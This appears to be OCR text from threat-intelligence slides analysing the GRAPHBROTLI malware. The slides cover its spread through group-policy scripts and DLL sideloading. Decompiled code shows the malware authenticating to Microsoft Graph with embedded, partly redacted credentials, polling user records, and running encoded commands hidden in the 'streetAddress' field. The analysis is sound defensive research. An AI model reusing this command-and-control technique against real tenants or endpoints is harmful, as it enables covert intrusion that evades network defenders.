


```
uKZ2xvYmFsIHN0aW1lDQpzdGltZT03MjAw
200
```



```
>>> from base64 import *
>>> b64decode("Z2xvYmFsIHN0aW1lDQpzdGltZT03MjAw")
b'global stime\r\nstime=7200'
```

Setting sleep time



School Website:
Hosting on comproised site

C2 behind
Cloudflare

Microsoft API as C2
graph.microsoft.com

C2 behind
Cloudflare

Deploy by gpscript
to every endpoint

gpupdate.bat

Download
setup.py

Download
2nd stage malware

setup.py

Register as
schedule task

GRAPHBROTLI

FoxitService.exe

RegisterIdr.dll

DLL
Sideload

GRAPHRELOOK

U-Messenger.exe

version.dll

DLL
Sideload

RCREMARK

AppDeviceProcess.exe


AppleVersions.dll

DLL
Sideload

GRAPHBROTLI

Type 1:
Cloud Service

- The malware write their Microsoft client_id and client_secret directly inside the malware
- They use “Client Credentials Grant Flow” OAuth for auto login and get token




```
memset(v6, 0, sizeof(v6));
*(_DWORD *)v6 = "f920c8[redacted]";
*(_DWORD *)&v6[4] = 36;
*(_DWORD *)&v6[8] = "OWy8Q[redacted]";
*(_DWORD *)&v6[12] = 40;
*(_DWORD *)&v6[16] = "https://login.microsoftonline.com/[redacted]/oauth2/v2.0/token";
*(_DWORD *)&v6[20] = 88;
v3[1] = runtime_newobject((int)&RTYPE__1_string);
v0 = (_DWORD *)v3[1];
*(_DWORD *)(v3[1] + 4) = 36;
*v0 = "https://graph.microsoft.com/.default";
*(_DWORD *)&v6[24] = v0;
*(_DWORD *)&v6[28] = 1;
*(_DWORD *)&v6[32] = 1;
if ( dword_64E8BCF0 )
  v3[3] = runtime_wbMove(&RTYPE_clientcredentials_Config, v12, v6);
qmemcpy((void *)v12, v6, 0x34u);
v3[3] = golang_org_x_oauth2_clientcredentials__ptr_Config_Token(v12, (int)&stru_64CA7AE0, (int)&dword_64E8B900);
if ( v3[4] )
{
  v10 = 0;
  ptr = 0;
  v10 = *(_DWORD *)(v3[4] + 4);
  ptr = v4.ptr;
  v4.ptr = (char *)fmt_Errorf((int)"get token failed: %w", 20, (int)&v10, 1, 1);
  return v4;
}
else
{
  v3[3] = golang_org_x_oauth2_clientcredentials__ptr_Config_Client(v12, (int)&stru_64CA7AE0, (int)&dword_64E8B900);
```

CYCRAFT

GRAPHBROTLI


- The malware pull the users from Microsoft graph api periodically.
- Checking for each users attribute



```
v29.len = net_http_NewRequestWithContext(
            (int)&stru_64CA7AE0,
            (int)&dword_64E8B900,
            (int)"GET",
            3,
            (int)"https://graph.microsoft.com/v1.0/users?$select=id,userPrincipalName,displayName,mobilePhone,streetAddress",
            105,
            0,
            0);
if ( v30 )
{
  v86 = 0;
```

GRAPHBROTLI

- If the field contain "start" as substring
- The "streetAddress" will be executed as command




```
{
  "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#users(id,userPrincipalName,displayName,mobilePhone,streetAddress)",
  "value": [
    {
      "id": "97dc859a-57da-4680-996e-511afd79a79b",
      "userPrincipalName": "20251107104959@poolyeuroutlook.onmicrosoft.com",
      "displayName": "displayNamestart",
      "mobilePhone": "mobilePhoneval",
      "streetAddress": "Km}JXLg>DZn$;#TmA"
    },
    {
      "id": "58dbe49d-55ea-4b9a-80cd-029fe5a54480",
      "userPrincipalName": "poolyeur_outlook.com#EXT#@poolyeuroutlook.onmicrosoft.com",
      "displayName": "yea pl",
      "mobilePhone": null,
      "streetAddress": null
    }
  ]
}
```

Encoded payload

GRAPHBROTLI


- The malware use a quite unique decoding method: Brotli + base91
  - Brotil is a compression algorithm
  - Base91 is a mutated version of base64, which use 91 chars instead of 64
- They implement the combined algorithm inside malware, which is one of the signature of this malware



